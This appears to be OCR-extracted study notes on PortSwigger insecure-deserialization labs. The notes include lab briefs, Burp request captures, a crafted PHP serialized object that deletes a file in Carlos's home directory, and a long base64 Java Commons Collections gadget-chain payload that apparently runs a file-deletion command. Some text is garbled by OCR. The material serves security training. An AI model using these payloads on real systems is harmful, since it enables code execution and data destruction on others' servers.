


# Insecure deserialization


## Lab: Modifying serialized objects

This lab uses a serialization-based session mechanism and is vulnerable to privilege escalation as a result. To solve the lab, edit the serialized object in the session cookie to exploit this vulnerability and gain administrative privileges. Then, delete the user

carlos .

You can log in to your own account using the following credentials: **wiener:peter**





## Lab: Modifying serialized data types

This lab uses a serialization-based session mechanism and is vulnerable to authentication bypass as a result. To solve the lab, edit the serialized object in the session cookie to access the



`administrator` account. Then, delete the user

`carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

0 == "hello guys" => true because zero doesnt have any value and in string there is no int to compare i mean first value is h it means nothing with compare int zero





make user administrator and increase the value of s to 13



it comparing accesstoken


so let make it int zero

it will look for int 0 fro first value

```
int 0 == "originaltoken" => true
```







one token is for carlos

another one is for wiener


and another other is for gegg

turn on intercept then do this delete request

and send to repater

and then drop or if your not drpping then it will delete your user

thne you have to use backup account



## Lab: Arbitrary object injection in PHP

This lab uses a serialization-based session mechanism and is vulnerable to arbitrary object injection as a result. To solve the lab, create and inject a malicious serialized object to delete the `morale.txt` file from Carlos's home directory. You will need to obtain source code access to solve this lab.

You can log in to your own account using the following credentials: `wiener:peter`



Request

1 GET /my-account?id=wiener HTTP/2

2 Host: 0a01005e037c7b0880ce804c00fa0067.web-security-academy.net

3 Cookie: session=Tzo00iJvc2VyIjoyOntz0jg6InVzZXJlIjtz0jY6IndpZW51ciI7czoxMjoiYWNjZXMzX3Rva2VuIjtz0jY0iJ5MmUSaHRqbknxMDVmbGlpM3ZnOW5ibHJ3ZGRhM3VkcSI7fQ%3d%3d

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Referer: https://0a01005e037c7b0880ce804c00fa0067.web-security-academy.net/login

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-User: ?1

14 Priority: u=0, i

15 Te: trailers

Response

54 <div id=account-content>

55 <p> Your username is: wiener </p>

56 <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">

57 <label> Email </label>

58 <input required type="email" name="email" value="">

59 <button class='button' type='submit'> Update email </button>

60 </form>

61 </div>

62 <!-- TODO: Refactor once /libs/CustomTemplate.php is updated -->

63 </div>

64 </section>

65 <div class="footer-wrapper">

66 </div>

67 </div>

68 </body>

69 </html>

Send Cancel < >

Target: https://0a01005e037c7b0880ce804c00fa0

Request

1 GET /libs/CustomTemplate.php HTTP/2

2 Host: 0a01005e037c7b0880ce804c00fa0067.web-security-academy.net

3 Cookie: session=Tzo00iJvc2VyIjoyOntz0jg6InVzZXJlIjtz0jY6IndpZW51ciI7czoxMjoiYWNjZXMzX3Rva2VuIjtz0jY0iJ5MmUSaHRqbknxMDVmbGlpM3ZnOW5ibHJ3ZGRhM3VkcSI7fQ%3d%3d

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

8 Referer: https://0a01005e037c7b0880ce804c00fa0067.web-security-academy.net/login

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-User: ?1

14 Priority: u=0, i

15 Te: trailers

Response

1 HTTP/2 200 OK

2 Content-Type: text/plain

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 1130

5

6 <?php

7

8 class CustomTemplate {

9 private \$template\_file\_path;

10 private \$lock\_file\_path;

11

12 public function

13 \_\_construct(\$template\_file\_path) {

14 \$this->template\_file\_path =

15 \$template\_file\_path;

16 \$this->lock\_file\_path =

17 \$template\_file\_path . ".lock";

18 }

19

20 private function isTemplateLocked() {

21 return file\_exists(\$this->lock\_file\_path);

22 }

23


24 public function getTemplate() {

25 return

26 file\_get\_contents(\$this->template\_file\_path);

27 }

```
1 0:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```



WithEncoded  $\Rightarrow$  TzoxNDoiQ3VzdG9tVGVTcGxhdGUlOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoljtzOjIzOilvaG9tZS9jYXJsb3MvbW9yYWxlnR4dCI7fQ%3d%3d

withoutEncoded  $\Rightarrow$  O:14:"CustomTemplate":1:{s:14:"lock\_file\_path";s:23:"/home/carlos/morale.txt";}

## Lab: Exploiting Java deserialization with Apache Commons

This lab uses a serialization-based session mechanism and loads the Apache Commons Collections library. Although you don't have source code access, you can still exploit this lab using pre-built gadget chains.

You can log in to your own account using the following credentials: `wiener:peter`



while using in session cookie just encode with url

rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHIRdWV1ZZTaMLT7P4KxAwA  
CSQAEc2I6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlzL0NvbXBhcm  
F0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9  
uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArs  
QjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcml1cnQALUxvc  
mcyYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlbnMOL1RyYW5zZm9ybWVvO  
3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9uczQuY29tcGF  
yYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JklUG6xNwIAAHhwc3IA  
O29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9uczQuZnVuY3RvcnMuS  
W52b2t1clRyYW5zZm9ybWVvYy+ja3t8zjgCAANbAAVpQXJnc3QAE1tMamF  
2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9kTmFtZXQAEkxqYXZhL2xhbmcv  
U3RyaW5nO1sAC2IQYXJhbVR5cGVzdAASW0xqYXZhL2xhbmcvQ2xhc3M  
7eHB1cgATW0xqYXZhLmxhbmcuT2JqZWNOO5DOWJ8QcyIsAgAAeHAAA  
AAAdAAObmV3VHJhbnNmb3JtZXJ1cgASW0xqYXZhLmxhbmcuQ2xhc3M  
7qxbXrsvNWpkCAAB4cAAAAAB3BAAAAANzcgA6Y29tLnN1bi5vcmcuYXB  
hY2hlLnhhbGFuLmludGVybmFsLnhzHRjLnRyYXguVGvGxhdGVzSW1wb  
AIXT8FurKszAwAGSQANX2luZGVudE51bWJlckkADI90cmFuc2xldEluZGV4  
WwAKX2J5dGVjb2Rlc3QAA1tbQlsABI9jbGFzc3EafgALTAAFX25hbWVxAH  
4ACkwAEV9vdXRwdXRQcm9wZXJ0aWVzdAAWTGphdmEvdXRpbC9Qcm9  
wZXJ0aWVzO3hwAAAAAP////91cgADW1tCS/0ZFWdn2zcCAAB4cAAAAAJ  
1cgACW0Ks8xf4BghU4AIAAHhwAAAGqsr+ur4AAAAyADkKAAMAlgcANwc  
AJQcAJgEAEHNlcmIhbFZlcnNpb25VSUQBAAFKAQANQ29uc3RhbnRWYW  
x1ZQWtIJPzkd3vPgEABjxpbmlOPgEAAygpVgEABENvZGUBAA9MaW5ITnVt  
YmVyVGFIbGUBABJMb2NhbFZhcmIhYmxlVGFibGUBAAR0aGlzAQATU3R1  
YIRyYW5zbGV0UGF5bG9hZAEADElubmVyQ2xhc3NlcwEANUx5c29zZXJp  
YWwvcGF5bG9hZHMvdXRpbC9HYWRnZXJFN0dWJUcmFuc2xldFBhe  
WxvYWQ7AQAjdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveG  
FsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2  
hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmIhbGl6YXRpb25lYW5kb  
GVyOyIWAQAIzG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFu  
L2ludGVybmFsL3hzHRjLORPTTsBAAhoYW5kbGVycwEAQItMY29tL3N1bi9  
vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmIhbGl6YX  
Rpb25lYW5kbGVyOwEACkV4Y2VwdGlbnMHACcBAKYOTGNvbS9zdW4v  
b3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007TGNvbS9z  
dW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtLORUTUF4aXNJd

GVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hIL3htbC9pbnRlcm5hbC9zZXJpY  
WxpemVyL1NlcmIhbGl6YXRpb25lYW5kbGVyOyIWAQAiaXRlcmF0b3IBADV  
MY29tL3N1bi9vcmcvYXBhY2hIL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc  
0l0ZXJhdG9yOwEAB2hhbmRsZXIBAEFMY29tL3N1bi9vcmcvYXBhY2hIL3ht  
bC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmIhbGl6YXRpb25lYW5kbGVyO  
wEACINvdXJjZUZpbGUBAAxHYWRnZXRzLmphdmEMAAoACwcAKAEAM3I  
zb3NlcmIhbC9wYXlsb2Fkcy91dGlsL0dhZGdldHMkU3R1YIRyYW5zbGV0UG  
F5bG9hZAEAQGNvbS9zdW4vb3JnL2FwYWN0ZS94YWxhbi9pbnRlcm5hb  
C94c2x0Yy9ydW50aW1l0Fic3RyYWN0VHJhbnNsZXQBABRqYXZhL2lvL1  
NlcmIhbGl6YWJsZQEAOwNvbS9zdW4vb3JnL2FwYWN0ZS94YWxhbi9pb  
nRlcm5hbC94c2x0Yy9UcmFuc2xldEV4Y2VwdGlvbGUAH3Izb3NlcmIhbC9  
wYXlsb2Fkcy91dGlsL0dhZGdldHMBAAg8Y2xpbml0PgEAEWphdmEvbGFu  
Zy9SdW50aW1lBwAqAAKZ2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9S  
dW50aW1lOwwALAAAtCgArAC4BABpybSAvaG9tZS9jYXJsb3MvbW9yYWxl  
LnR4dAgAMAEABGV4ZWMBACcoTGphdmEvbGFuZy9TdHJpbmc7KUxqYX  
ZhL2xhbmcvUHJvY2VzczsMADIAMwoAKwA0AQANU3RhY2tNYXBuYXJs  
ZQEAG3Izb3NlcmIhbC9Qd25lcjxMDk1MzA3OTlyOQEAHUx5c29zZXJpYW  
wvUHduZXI5MTA5NTMwNzkyMjk7ACEAAgADAAEABAABABoABQAGAAE  
ABwAAAAIACAEEAAEACgALAAEADAAAAC8AAQABAAAABSq3AAGxAAA  
AAgANAAAABgABAAAALwAOAAAADAABAAAABQAPADgAAAABABMAFA  
ACAAwAAAA/AAAAAwAAAAGxAAAAAgANAAAABgABAAAANAAOAAAAIA  
ADAAAAAQAPADgAAAAAAAEAFQAWAAEAAAABABcAGAACABkAAAAEAA  
EAGgABABMAGwACAAwAAABJAAAABAAAAAGxAAAAAgANAAAABgABA  
AAAOAAOAAAAKGAEEAAAAQAPADgAAAAAAAEAFQAWAAEAAAABABwA  
